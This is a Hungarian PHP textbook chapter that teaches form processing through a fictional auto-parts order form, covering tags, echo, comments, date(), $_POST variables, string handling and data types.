A szerveroldali szkriptnyelvek egyik leggyakoribb alkalmazási területe HTML űrlapok feldolgozása. A PHP elsajátítását egy kitalált cég, az autóalkatrészekkel foglalkozó *Bob autóalkatrészek* rendelési űrlapjának létrehozásával kezdjük. A fejezetben használt összes példa kódját megtaláljuk a letölthető mellékletek 01_fejezet mappájában.

Rendelési űrlap létrehozása

Bob HTML-programozója elkészített a Bob által értékesített autóalkatrészekhez egy rendelési űrlapot. Ez a viszonylag egyszerű, az 1.1 ábrán látható űrlap hasonló az interneten található sok másikhoz. Bob tudni szeretné, mit rendelt az ügyfél, és mennyi a rendelés végösszege, illetve szeretné tudni, mennyi forgalmi adót kell fizetni a rendelés után.



1.1 ábra: Bob megrendelési űrlapjának kiinduló változata csak a termékeket és a mennyiségeket rögzíti.

Az űrlap HTML kódjának egy részét az 1.1 példakódban láthatjuk.

1.1 példakód: rendelesi_urlap.html – Bob kiinduló rendelési űrlapjának HTML kódja

```
<form action="rendeles_feldolgozasa.php" method="post">
<table border="0">
<tr bgcolor="#cccccc">
  <td width="150">Tétel</td>
  <td width="15">Mennyiség</td>
</tr>
<tr>
  <td>Gumiabroncs</td>
  <td align="center"><input type="text" name="abroncs_db" size="3"
    maxlength="3" /></td>
</tr>
<tr>
  <td>Olaj</td>
  <td align="center"><input type="text" name="olaj_db" size="3"
    maxlength="3" /></td>
</tr>
<tr>
  <td>Gyújtógyertya</td>
  <td align="center"><input type="text" name="gyertya_db" size="3"
    maxlength="3" /></td>
</tr>
<tr>
  <td colspan="2" align="center"><input type="submit" value="Rendelés elküldése" /></td>
</tr>
</table>
</form>
```

Látható, hogy az űrlap action tulajdonságánál az ügyfél megrendelését feldolgozó PHP kód neve lett megadva. (Rövidesen megírjuk ezt a kódot.) Az action tulajdonság értéke az az URL, amely akkor töltődik be, amikor a felhasználó „Rendelés elküldése” gombra kattint. A felhasználó által az űrlapba begépelt adatok a method tulajdonság értékétől függően kétféle-képpen küldődhetnek el ennek az URL-nek. Az egyik a get (az adatokat az URL végéhez fűzi hozzá), a másik pedig a post metódus (külön üzenetben küldi el azokat).

Figyeljük meg az űrlap mezőinek a nevét is: abroncs_db, olaj_db és gyertya_db! A PHP kódban is használni fogjuk ezeket a neveket. Mivel később is szükség lesz rájuk, fontos, hogy értelmes, beazonosítható neveket adjunk az űrlapmezőknek, hogy a PHP kód megírásakor is emlékezhessünk rájuk. Egyes HTML szerkesztők olyan alapértelmezett mezőneveket generálnak, mint például a field23. Egy ilyet szinte lehetetlen megjegyezni. PHP-programozással töltött óráinkat jelentősen könnyebb tehetjük azzal, hogy a mezőbe begépelendő adatra utaló nevet használunk.

Érdemes a mezőnevekhez valamilyen kódolási szabályt alkalmazni, hogy az oldalon lévő minden mezőnél ugyanolyan formátumú legyen. Így könnyebb megjegyezni, hogy vajon rövidítettünk-e egy szót a mező nevében, vagy alulvonást használunk-e a szóközök helyett.

Az űrlap feldolgozása

Az űrlap feldolgozásához létre kell hoznunk a form címke (tag) action tulajdonságában említett, rendeles_feldolgozasa.php nevű kódot. Nyissuk meg szövegszerkesztőnket, és hozzuk létre a fájlt! Ezt követően gépeljük be az alábbi kódot:

```
<html>
<head>
<title>Bob autóalkatrészek - Rendelési eredmények</title>
</head>
<body>
<h1>Bob autóalkatrészek</h1>
<h2>Rendelési eredmények</h2>
</body>
</html>
```


Láthatjuk, hogy idáig tisztán HTML kódot gépeltünk be. Ideje egyszerű PHP kóddal kiegészíteni a szkriptet!

PHP beágyazása HTML-be

Írjuk be a fájl <h2> fejrésze alá a következő sorokat:

```
<?php
echo '<p>Rendelés feldolgozva.</p>';
?>
```

Mentsük el a fájlt, és töltük be böngészőbe azzal, hogy kitöljük Bob űrlapját, majd a „Rendelés elküldése” gombra kattintunk! Az 1.2 ábrán láthatóhoz hasonló eredményt kell kapnunk.



1.2 ábra A PHP echo utasításának átadott szöveg megjelenik a böngészőben.

Vizsgáljuk meg, hogy miként lett beágyazva az általunk írt PHP kód a szokásos kinézetű HTML fájlba! Próbáljuk megtekinni böngészőnkben a forráskódot! A következő kódot kell látnunk:

```
<html>
<head>
<title>Bob autóalkatrészek - Rendelési eredmények</title>
```

```
</head>
<body>
<h1>Bob autóalkatrészek</h1>
<h2>Rendelési eredmények</h2>
<p>Rendelés feldolgozva.</p>
</body>
</html>
```

A nyers PHP kód itt nem látható, mert a PHP fordító végigfutott a szkripten, és a fordítás eredményére cserélte a PHP kódot. Ez azt jelenti, hogy PHP-ból bármilyen böngészővel megtekinthető, tiszta HTML kódot tudunk előállítani. Más szavakkal: a felhasználó böngészőjének nem kell értenie a PHP-t.

Ez a példa egyszerűen szemléltette a szerveroldali programozás fogalmát. A PHP értelmezése és végrehajtása a webszerveren történt, a JavaScripttől vagy más, a felhasználó számítógépén lévő böngészőben értelmezett és végrehajtott kliensoldali technológiától távol.

A fájlból levő kód négyféle szöveget tartalmaz:

- HTML
- PHP címkék (tag)
- PHP utasítások
- Fehérköz karakterek

A kódhoz megjegyzésekkel is adhatunk.

A példában lévő sorok többsége egyszerű HTML.

PHP címkék

Az előző példában a PHP kód a <?php karakterekkel kezdődött és a ?> karakterekkel ért véget. Ez a HTML címkékhez hasonló, hiszen azok mind a „kisebb, mint” (<) szimbólummal kezdődnek, és a „nagyobb, mint” (>) szimbólum zárja le őket. Ezeket a szimbólumokat (<?php és ?>) PHP címkéknek (tag) nevezzük. Tudatják a webszerverrel, hol kezdődik és hol ér véget a PHP kód. A címkék között minden szöveg PHP-ként értelmezhető. A webszerver egyszerű HTML-ként kezeli az ősen címkéken kívüli szöveget. A PHP zárócímkékkel elhagyhatjuk a PHP-t, és visszatérhetünk a HTML kódhoz.

Különböző címkestílusok közül választhatunk. Vizsgáljuk meg részletesebben is ezeket a címkéket!

A PHP címkéknek négy különböző stílusa létezik. A most következő kód részletek egymással egyenértékűek:

XML stílus

```
<?php echo '<p>Rendelés feldolgozva.</p>'; ?>
```

Ez a preferált, így könnyünkben is használt címkestílus. A kiszolgáló rendszergazdája nem kapcsolhatja ki, így biztosak lehetünk benne, hogy minden szerveren elérhető; ez akkor különösen fontos, amikor olyan alkalmazást írunk, amit többször, különböző szerverekre fognak telepíteni. Ez a stílus az Extensible Markup Language (XML) dokumentumokkal is használható. Általanosságban ez az ajánlott stílus.

Rövid stílus

```
<? echo '<p>Rendelés feldolgozva.</p>'; ?>
```

Ez a legegyszerűbb, a Standard Generalized Markup Language (SGML) utasításfeldolgozó stílusát követő címkestílus – nem mellesleg ez az, amelyik a legkevesebb gépelést igényli. Az ilyen típusú címkék használatához be kell kapcsolni a config fájlban a short_open_tag beállítást, vagy a rövid címkék bekapcsolásával kell a PHP-t lefordítani. A Függeléken találunk bővebb információt erről a címkestíusról. Használata mindenkorral nem ajánlott, mert a kód számos környezetben nem fog működni, mivel a stílus alapértelmezetten már nincsen bekapcsolva.

SCRIPT stílus

```
<script language='php'> echo '<p>Rendelés feldolgozva.</p>'; </script>
```

Ez a leghosszabb címkestílus, ami ismerős lehet mindenkinek, aki használt már JavaScriptet vagy VBScriptet. Akkor érdemes ezt választani, ha a többi címkestílus használatakor problémákat jelez a HTML szerkesztő.

ASP stílus

```
<% echo '<p>Rendelés feldolgozva.</p>'; %>
```

Ez a címkestílus megegyezik az Active Server Pages (ASP) vagy ASP.NET keretrendszerben használttal. Akkor dolgozhatunk vele, ha bekapcsoltuk az `asp_tags` konfigurációs beállítást. Csak akkor van értelme ezt a tag-stílust választani, ha ASP-re vagy ASP.NET-re kihegyezett szerkesztőt használunk. Fontos tudni, hogy alapértelmezésben nincs bekapcsolva ez a címkestílus.

PHP utasítások

A nyitó és záró címkek közé helyezett PHP utasításokkal közölhetjük a PHP fordítóval, hogy mi a teendője. Az előző példa egyetlen utasítást tartalmazott:

```
echo '<p>Rendelés feldolgozva.</p>';
```

Mint láthatunk, az `echo` használata nagyon egyszerű eredménnyel járt: a neki átadott sztringet, azaz karakterláncot kiírja a böngészőben (vagyis visszaadja neki, innen az angol `echo` kifejezés). Az 1.2 ábrán láthatjuk az eredményt, vagyis a böngészőablakban megjelenő Rendelés feldolgozva. szöveget.

Figyeljük meg az `echo` utasítás végén levő pontosvesszőt! PHP-ben pontosvesszőkkel választjuk el az utasításokat – hasonlóan ahhoz, ahogy az írott szövegen a mondatokat ponttal. Ha programoztunk már C-ben, Javában vagy Pascalban, bizonyára ismerősnek fogjuk találni a pontosvessző ilyen használatát.

A lefejejtett pontosvessző gyakori, könnyen elkövethető szintaktikai hiba. Szerencsére ugyanilyen egyszerűen megtalálható és javítható is.

Fehérköz karakterek

Az olyan elválasztó karaktereket, mint a sortörés, a szóköz és a tabulátor, fehérköz (whitespace) karaktereknek nevezzük. Mint bizonyára tudjuk, a böngészők figyelmen kívül hagyják a HTML-ben levő ilyen karaktereket. Ugyanígy jár el a PHP motor is. Vizsgáljuk meg az alábbi két HTML kód részletet:

```
<h1>Köszöntjük a Bob autóalkatrészek boltjában!</h1><p>Mit szeretne rendelni ma?</p>
```

és

```
<h1> Köszöntjük a Bob  
autóalkatrészek boltjában!</h1>
```

```
<p> Mit szeretne  
rendelni ma?</p>
```

Ez a két töredék egyforma kimenetet produkál, ugyanúgy jelennek meg a böngészőben. Ennek ellenére érdemes fehérköz karaktereket alkalmazni, mert ügyesen használva növelhetik a HTML kód olvashatóságát. Ugyanez igaz a PHP-re is. Nem szükséges fehérköz karaktereket rakkunk a PHP utasítások közé, de sokkal könnyebben olvasható lesz a kód, ha minden utasítást külön sorba írunk. Például az

```
echo 'helló ';  
echo 'világ';  
és az  
echo 'helló ';echo 'világ';  
teljesen megegyezik, de az első változat könnyebben olvasható.
```

Megjegyzések

A megjegyzések pontosan azok, amit a nevük sugall: a kódöt olvasó emberek számára szánt megjegyzések. Használhatjuk őket a kód céljának elmagyarázására, közölhetjük, hogy ki írta, miért úgy írta, ahogy, mikor módosította stb. A legegyszerűbb PHP kódok kivételével szinte mindenhol találunk megjegyzéseket.

A PHP fordító figyelmen kívül hagyja a megjegyzésekben levő szöveget. A PHP feldolgozó lényegében átugorja a megjegyzéseket, a fehérköz karakterekkel egyenértékűnek tekinti azokat.

A PHP a C-típusú nyelvek stílusában írt, illetve a shell szkript stílusú megjegyzéseket támogatja.

Az alábbi, C-stílusú, többsoros megjegyzéssel például PHP kód elején találkozhatnánk:

```
/* Szerző: Bob Smith  
Utolsó módosítás időpontja: április 10.  
A kód a vevői megrendeléseket dolgozza fel.
```

*/

A többsoros megjegyzések /* karakterekkel kezdődnek és */ karakterekkel érnek véget. Akárcsak C-ben, a többsoros megjegyzések nem ágyazhatók be.

Használhatunk egyszerű megjegyzéseket is, akár C++:

```
echo '<p>Rendelés feldolgozva.</p>'; // Megrendelés nyomtatása indul akár shell szkript stílusban:
```

```
echo '<p>Rendelés feldolgozva.</p>'; # Megrendelés nyomtatása indul
```

Mindkét stílusra igaz, hogy a megjegyzés szimbólum (# vagy //) után a sor végéig vagy a záró PHP címkeig tart a megjegyzés.

A következő kód sorban a záró címke előtti szöveg, az ez írt megjegyzés a megjegyzés része. A záró címke utáni szöveg, az ez írt nem HTML kódnak tekintendő, mivel a záró címken kívül esik:

```
// ez írt megjegyzés ?> ez írt nem
```

Dinamikus tartalom hozzáadása

Amire idáig PHP-t használtunk, azt egyszerű HMTL-lel is elérhetük volna.

A szerveroldali szkriptnyelvek használatának elsődleges oka, hogy lehetővé teszik számunkra dinamikus tartalom megjelenítését az oldalon. Ez igen fontos alkalmazási terület, mert a felhasználók igényei szerint vagy rendszeresen változó tartalom újra és újra visszavonza a látogatókat. PHP-vel könnyen elérhetjük ezt.


Indulunk ki egy egyszerű példából! Cseréljük le a rendeles_feldolgozasa.php fájlban levő kódot a következőre:

```
<?php
echo "<p>Rendelés feldolgozásának időpontja: ";
echo date('H:i, jS F Y');
echo "</p>";
?>
```

Az összefűző operátort(.) használva egyetlen sorba is írhatnánk ugyanezt:

```
<?php
echo "<p>Rendelés feldolgozásának időpontja: ".date('H:i, jS F Y')."</p>";
?>
```

A kódban használt, beépített date() PHP függvény közli a vevővel rendelése feldolgozásának dátumát és idejét. Ez az információ a kód minden egyes lefutásakor más és más lesz. Az 1.3 ábrán a kód egy adott időpontban történő lefuttatásának kimenetét láthatjuk.



1.3 ábra: A PHP date() függvénye formázott dátumot ad vissza.

Függvényhívások

Vizsgáljuk meg a date() függvény meghívását! Ez a függvényhívás általános formája. A PHP webes alkalmazások fejlesztésekben használható függvények széles választékával rendelkezik. A függvények többségének valamilyen adatot (paramétert) kell átadni, és a függvények maguk is valamilyen értékkel térnek vissza.

Nézzük meg újra ezt a függvényhívást:

```
date('H:i, jS F');
```

Láthatjuk, hogy a hívással egy karakterlánc (szöveges adat) adódik át a zárójelek között a függvénynek. A zárójelben lévő elemet a függvény paraméterének, más néven *argumentumának* hívjuk. Az ilyen paramétereket a függvény bemeneti adatként használja valamilyen konkrét eredmény (kimenet) előállítására.

A date() függvény használata

A date() függvény formázó karakterláncot (format string) vár paraméterként, ami meghatározza a kívánt kimenet stílusát. A karakterlánc minden betűje a dátum és idő egy-egy részét jelképezi. A H az óra a 24 órás időformátumban (az egyszámjegyű órák előtt bevezető nullaival), az i a percek (szükség esetén szintén bevezető nullaival), a j a hónap napja (mindig nulla nélküli), az S a sorszámnév képzője (jelen esetben ez th, hiszen angolul írjuk ki a dátumot), az F pedig a hónap teljes neve.

A date() függvény által támogatott formátumok teljes listáját a Dátum és idő kezelése című 21. fejezetben találjuk meg.

Az űrlapváltozók elérése

A megrendelési űrlap használatának célja az ügyfélrendelések begyűjtése. Az ügyfelek által begépelt adatokat könnyen megszerezhetjük PHP-ben, de a ténylegesen alkalmazandó módszer az általunk használt PHP verziójától és `php.ini` fájlunk egyik beállításától függ.

Rövid, közepes és hosszú változók

A PHP kódon belül az űrlapmezőket az azok nevéhez kapcsolódó nevű PHP változókként érhetjük el. A változók neveit onionnan ismerjük fel könnyen a PHP-ben, hogy dollárjellel (\$) kezdődnek. (A dollárjel kiírásának elmulasztása gyakran elkövetett programozói hiba.)

A használt PHP-verziótól és annak beállításaitól függően háromféleképpen érhetjük el az űrlapadatokat változókkal. Ezeknek a módszereknek nincsen hivatalos nevük, mi ezért *rövid*, *közepes* és *hosszú* stílusnak fogjuk nevezni őket. Mindháromra igaz, hogy a PHP kódnak elküldött oldalon levő űrlapmezők mindenkorának elérhető az adott kódban.

Az `abroncs_db` mező tartalmát az alábbi módokon érhetjük el:

```
$abroncs_db // rövid stílus
$_POST['abroncs_db'] // közepes stílus
$HTTP_POST_VARS['abroncs_db'] // hosszú stílus
```

Példánkban és a könyv egészében a közepes stíllussal (vagyis a `$_POST['abroncs_db']` formával) fogunk hivatkozni az űrlapváltozókra, ám az egyszerűség kedvéért a változók rövidebb változatát is létrehozzuk. De a kódban, nem pedig automatikusan tesszük ezt, mert automatikus létrehozásuk biztonsági problémát vetne fel a kódban.

Saját kódjaink esetében választhatunk ettől eltérő megközelést. Hogy megalapozott döntést hozhassunk, tekintsük át a különböző módszereket:

- A rövid stílus (`$abroncs_db`) kényelmes ugyan, de használata a `register_globals` konfigurációs beállítás bekapcsolását igényli. Ez a beállítás biztonsági okokból alapértelmezésben ki van kapcsolva. A stílus használatakor könnyen követhetünk el a kódot megbízhatatlanná (nem biztonságossá) tevő hibákat, éppen ezért ez a stílus napjainkban már nem igazán ajánlott. Nem lenne értelme egy új kódban használni, mert a PHP 6-os verziójából valószínűleg el fog tűnni.
- Az ajánlott megközelítés a közepes stílus (`$_POST['abroncs_db']`). Amennyiben a közepes stílus alapján a változó nevek rövid változatát hozzuk létre (ahogy tesszük a könyvben `is`), nem kell biztonsági kérdésekkel foglalkoznunk, ráadásul változóink viszonylag könnyen használhatók lesznek.
- A hosszú stílus (`$HTTP_POST_VARS['abroncs_db']`) a leginkább szószátyár. Meg kell említenünk, hogy újabban sokat kifogásolják, így hosszú távon minden bizonnal el fog tűnni. Korábban ez volt a leginkább platformfüggetlen stílus, de ma már a teljesítményt növelő `register_long_arrays` konfigurációs direktívával kiiktatható. Új kódban – a rövid stílushoz hasonlóan – ezt sem érdemes már használni, kivéve, ha biztosak vagyunk abban, hogy szoftverünket csak régi szerverekre fogják telepíteni.

Rövid stílus használata esetén a kódban lévő változók neve megegyezik a HTML űrlapon lévő űrlapmezők nevével. Nem kell a változókat a kódban deklarálni vagy bármilyen művelettel létrehozni. Lényegében úgy adódnak át a kódnak, ahogy a függvények megkapják paramétereiket. Ha ezt a stílust választjuk, a változókat egyszerűen, például `$abroncs_db`-ként használhatjuk. Az űrlapon lévő `abroncs_db` mező létrehozza az űrlapot feldolgozó kód `$abroncs_db` változóját.

A változókhöz való ilyen kényelmes hozzáférés vonzó lehet, ám mielőtt egyszerűen bekapcsolnánk a `register_globals` beállítást, érdemes végiggondolni, hogy a PHP fejlesztői csapata miért döntött annak kikapcsolása mellett.

A változókhoz való ilyen közvetlen hozzáférés igen kényelmes lehet, ám lehetőséget ad arra, hogy a kódok biztonságát veszélyeztető hibákat kövessünk el. Ha az ürlapváltozókat automatikusan ilyen globális változókká alakítjuk, akkor nem lehet egyértelműen megkülönböztetni az általunk létrehozott és a közvetlenül felhasználóktól érkező, nem megbízható változókat.

Ha nem járunk el a kellő gondossággal, és nem rendelünk minden változóhoz kezdőértéket, akkor a felhasználók saját változóinkkal keveredő változókat és értékeket adhatnak át ürlapváltozóként. Amennyiben a változók elérésének kényelmes, rövid stílusát használjuk, ügyeljünk arra, hogy minden saját változónak kezdőértéket adjunk!

A közepes stílus esetén az ürlapváltozókat a `$_POST`, `$_GET` vagy `$_REQUEST` tömb valamelyikéből keressük vissza. A `$_GET` vagy `$_POST` tömb közül az egyik tárolja az ürlapváltozók minden részletét. Hogy melyik tömböt használjuk, az attól függ, hogy az ürlap elküldése GET vagy POST metódussal történt-e. A GET vagy POST metódussal elküldött minden adat kombinációja elérhető a `$_REQUEST` tömbön keresztül is.

Amennyiben az ürlap a POST metódussal lett elküldve, az `abroncs_db` mezőbe bevitt adat a `$_POST['abroncs_db']` elemben lett eltárolva. Ha az elküldés GET metódussal történt, az adatot a `$_GET['abroncs_db']` elemben fogjuk megtalálni. Az adat minden esetben elérhető a `$_REQUEST['abroncs_db']` tömbelemben is.

Ezek a tömbök a szuperglobális tömbök közé tartoznak. E fogalomhoz a későbbiekben, amikor a változók hatókörét tárgyaljuk, még visszatérünk.

Nézzünk meg egy példát, amelyben a változók egyszerűbben használható másolatát hozzák létre!

Egy változó értékének egy másikba másolásához az értékadó (hosszarendelő) műveleti jelet (operátort) használjuk; ez PHP-ben nem más, mint az egyenlőségjel (=). A következő utasítás annyit tesz, hogy létrehoz egy új, `$abroncs_db` nevű változót, és belemásolja a `$_POST['abroncs_db']` tartalmát:

```
$abroncs_db = $_POST['abroncs_db'];
```

Helyezzük az alábbi kódblokkot a feldolgozó kód elejére! A könyv összes, ürlapból érkező adatokat kezelő kódja hasonló blokkot tartalmaz az elején. Mivel ez a kód nem állít elő semmilyen kimenetet, mindegy, hogy a `<html>` és az oldalt indító más HTML címek alá vagy fölé helyezzük. A könnyebb megtalálhatóság érdekében mi általában a kód elejére szoktuk helyezni az ilyen blokkokat.

```
<?php
    // rövid változónevek létrehozása
    $abroncs_db = $_POST['abroncs_db'];
    $olaj_db = $_POST['olaj_db'];
    $gyertya_db = $_POST['gyertya_db'];
?>
```

A kód három új változót – `abroncs_db`, `olaj_db` és `gyertya_db` – hoz létre, és beállítja, hogy az ürlapból a POST metódussal átküldött adatokat tartalmazzák.


Annak érdekében, hogy valami látható dolgot hajtson végre, adjuk az alábbi sorokat PHP kódunk végéhez:

```
echo '<p>Rendelése az alábbi: </p>';
echo $abroncs_db.' gumiabroncs<br />';
echo $olaj_db.' flakon olaj<br />';
echo $gyertya_db.' gyújtógyertya<br />';
```

Egyelőre nem ellenőriztük a változók tartalmát, hogy valóban értelmes adatokat vittek-e be az ürlapmezőkbe. Próbálunk meg szándékosan rossz adatokat bevenni, és figyeljük meg, hogy mi történik! A fejezet hátralevő részének elolvasása után minden bizonytalán azon leszünk, hogy valamiképpen megpróbáljuk kódunkkal ellenőrizni az adatok érvényességét.

Biztonsági szempontból kockázatos dolog a közvetlenül a felhasználók által bevitt adatokat a bongészőnek kimenetként átadni. A beviteli adatokat szürnünk kell. Az ilyen adatok szűrésével a negyedik – Karakterláncok kezelése és reguláris ki-fejezések című – fejezetben kezdünk foglalkozni, a biztonság kérdéskörét pedig a Webs alkalmazások biztonsága című 16. fejezetben fogjuk részletesen megtárgyalni.

Ha most betöljük a fájlt bongészőnkbe, a kód kimenete az 1.4 ábrán láthatóhoz kell hasonlítsa. A pontos értékek természetesen attól függnek, hogy mit adtunk meg az ürlapon.



1.4 ábra: A felhasználó által begépelt ürlapváltozók egyszerűen elérhetők a rendeles_feldolgozasa.php kódban.

A következő részekben a példa néhány érdekes elemét vizsgáljuk meg.

Karakterláncok összefűzése

A példákon az echo utasítás megjeleníti a felhasználó által az egyes ürlapmezőkbe gépelt értéket, illetve az azt követő magyarázó szöveget. Ha közelebbről megvizsgáljuk ezeket az echo utasításokat, láthatjuk, hogy a változó neve és az azt követő szöveg között egy pont (.) látható, mint például itt:

```
echo $abroncs_db.' gumiabroncs<br />';
```

Ez a pont a karakterláncokat összefűző műveleti jel, ami egymáshoz adja a karakterláncokat (szövegdarabokat). Gyakran fogjuk használni, amikor az echo utasítással küldünk a böngészőnek kimenetet, mert így elkerülhetjük több echo parancs begépelését.

A megjeleníteni kívánt, egyszerű változókat kettős idézőjellel körbefogott karakterláncokba is helyezhetjük. (A tömbök kissé bonyolultabbak, ezért a tömbök és a karakterláncok kombinálásával a Karakterláncok kezelése és reguláris kifejezések című 4. fejezetben foglalkozunk majd.) Gondoljuk végig a következő példát:

```
echo "$abroncs_db gumiabroncs<br />";
```

Ez teljesen egyenértékű az előbb elsőként bemutatott utasítással. Mindkét formátum helyes, és csak személyes ízlésünkrtől függ, hogy melyiket használjuk. Ezt a folyamatot, vagyis azt, amikor egy karakterláncban a tartalmára cseréljük a változót, interpolációnak nevezzük.

Fontos tudni, hogy az interpoláció csak a kettős idézőjellel közrefogott karakterláncok esetén működik. Egyszeres idézőjelet használó sztringekbe nem helyezhetjük ezzel a módszerrel a változók nevét. A következő kód sor

```
echo '$abroncs_db gumiabroncs<br />';
```

lefuttatása egyszerűen az '\$abroncs_db gumiabroncs
' karakterláncot küldi el a böngészőnek. A kettős idézőjelen belül lévő változónév helyén a változó értéke jelenik meg. Egyszeres idézőjel esetén a változó neve vagy bármilyen más szöveg változatlanul lesz elküldve.

Változók és literálok

A mintakód echo utasításaiban összefűzött változók és karakterláncok különböző típusú dolgok. A változók adatok szimbólumai, a karakterláncok pedig önmaguk is adatok. Amikor ilyen nyers adatdarabot használunk egy programban, literálnak hívjuk, hogy megkülönböztessük a változótól. Az \$abroncs_db egy változó, a felhasználó által begépelt adatot jelképező szimbólum. A , Gumiabroncs
' viszont literál. Vehetjük a névértékét. Vagyis majdnem vehetjük. Emléksünk még az előző rész második példájára? A PHP a karakterláncban lévő \$abroncs_db változónevet a változó értékére cserélte.

Emlékezzünk vissza a korábban említett kétféle karakterláncra: a kettős idézőjelet és az egyszeres idézőjelet használóra! A PHP a kettős idézőjelben lévő karakterláncokat megpróbálja kiértékelni, ami a korábban bemutatott viselkedést eredményezi. Az egyszeres idézőjelben lévő sztringeket valódi literálként kezeli.

A karakterláncok meghatározásának harmadik módszere a heredoc szintaksszis (<<<) használata, amely a Perl-felhasználóknak már ismerős lehet. A heredoc szintaksszis a karakterláncot befejező jel használatával teszi lehetővé hosszú sztringek egyértelmű meghatározását. A következő példa egy háromsoros karakterláncot hoz létre és jelenít meg:

```
echo <<<vege
```

1. sor

2. sor

3. sor

vege

A vege jel teljesen tetszőlegesen választható. A lényeg csupán annyi, hogy a szövegben ne jelenjen meg. Heredoc karakterlánc lezárásához helyezzük a lezáró jelet a sor elejére!

A heredoc sztringek a kettős idézőjelben lévő karakterláncokhoz hasonlóan interpolálhatók.

Az azonosítók

Az azonosítók a változók nevei. (A függvények és az osztályok nevi is azonosító; a függvényekkel és osztályokkal a Kód többszöri felhasználása és függvényírás című ötödik és az Objektumorientált PHP című hatodik fejezetben foglalkozunk.) Érvényes azonosítók meghatározásához az alábbi egyszerű szabályokkal szükséges tisztában lennünk:

- Az azonosítók tetszőleges hosszúságúak lehetnek, betűket, számokat és alulvonást tartalmazhatnak.
- Az azonosítók számjeggyel nem kezdődhetnek.
- A PHP megkülönbözteti az azonosítókban a kis- és nagybetűket. Az \$abroncs_db és az \$Abtroncs_db nem egyezik meg. Gyakori programozói hiba, hogy ugyanannak tekintik ezt a két azonosítót. A függvénynevek kivételt képeznek e szabály alól: ezeket kis- és nagybetűvel is írhatjuk.
- Változónak lehet ugyanaz a neve, mint egy függvények. Az ilyen használat azonban zavaró és éppen ezért kerülendő. Ugyanakkor nem lehet egy másik függvény nevével megegyező nevű függvényt létrehozni.

A HTML ürlapból átadott változókon túlmenően saját változókat is deklarálhatunk és használhatunk.

A PHP egyik jellemzője, hogy a változókat nem szükséges használatuk előtt deklarálni. Akkor jönnek létre, amikor először értéket rendelünk hozzájuk. További részletekért olvassuk el a következő részt!

Az értékadó műveleti jellet (=) rendelhetünk a változókhoz értéket, ahogy tettük azt akkor is, amikor egyik változó értékét egy másikhoz másoltuk. Bob honlapján szeretnénk kiszámolni a rendelt tételek számát és a fizetendő teljes összeget. Két változó hozhatunk létre ezen értékek tárolására. Először is PHP kódunk aljához a következő sorokat hozzáadva állítsuk be ezen változók kezdőértékét nullára!

```
$osszmennyiseg = 0;
```

```
$vegosszeg = 0.00;
```

Mindkét sor létrehoz egy-egy változót, és literálértéket rendel hozzájuk. Változó értékét is rendelhetjük változókhoz, ahogy az alábbi példa mutatja:

```
$osszmennyiseg = 0;
```

```
$vegosszeg = $osszmennyiseg;
```

Változótípusok

A változó típusa a benne tárolt adatéra utal. A PHP-ban többféle adattípus használható. A különböző adatokat különböző adattípusokban tárolhatjuk.

A PHP adattípusai

A PHP a következő alapadattípusokat támogatja:

- Integer – egész szám
- Float (másnéven double) – valós (lebegőpontos) szám
- String – karakterek sorozata, karakterlánc
- Boolean – true (igazi) vagy false (hamis) értéket felvethető logikai változó
- Array – tömb, több adatelem tárolására használható változó (lásd a Tömbök használata című 3. fejezetet!)
- Object – objektum, osztálypéldányok tárolására használt változó (lásd a 6. fejezetet!)

Két különleges adattípus is használható: NULL és resource. A kezdőérték nélküli vagy NULL értékű változók NULL típusúak. Egyes beépített függvények (például az adatbázisfüggvények) resource típusú változókat adnak vissza. Ezek külső erőforrásra (például adatbázis-kapcsolatokra) hivatkoznak. Közvetlenül valószínűleg soha nem fogunk resource változót módosítani, ám egyes függvények ezeket adják vissza, és paraméterként gyakran más függvények kell áradnunk ezeket.

Típuserősség foka

A PHP-t gyengén típusos, másképpen fogalmazva dinamikusan típusos nyelvnek nevezzük. A változók a legtöbb programozási nyelvben csak egyfélé típusú adatot tartalmazhatnak, és ezt a típust a változó használata előtt deklarálni kell (például C-ben). PHP-ben viszont a változónak adott érték határozza meg a változó típusát.

. Amikor például az \$osszmennyiseg és a \$vegosszeg változót létrehoztuk, kezdőértéket az alábbiak szerint adtuk meg:
\$osszmennyiseg = 0;
\$vegosszeg = 0.00;

Mivel a 0-t, azaz egész számot rendeltünk az \$osszmennyiseg-hez, ez most egy integer típusú változó. A \$vegosszeg pedig ugyanilyen logika miatt float típusú.

Kicsit furcsának tűnhet, de akár a következő sorral is folytathatnánk kódunkat:

```
$vegosszeg = 'Hello';
```

A \$vegosszeg változó ekkor string típusú lenne. A PHP a változóban tárolt érték típusa alapján változtatja a változó típusát.

A típusok menetközben, átlátható módon történő módosításának lehetősége igen hasznos. Ne feledjük, hogy a PHP varázstüre után tudja, hogy milyen adattípust tároltunk el a változókba! Amikor visszakeressük a változót, ugyanolyan adattípusú adatot ad vissza.

Típuskényszerítés

Típuskényszerítéssel (type casting) elérhetjük, hogy egy változó vagy érték más típusuként viselkedjen. Ez a funkció ugyanúgy működik itt is, mint C-ben. Egyszerűen zárójelben az átalakítani kívánt változó elé írjuk az ideiglenes típust.

Az előző részben lévő két változót átalakítással is deklarálhattuk volna:

```
$osszmennyiseg = 0;
```

```
$vegosszeg = (float) $osszmennyiseg;
```

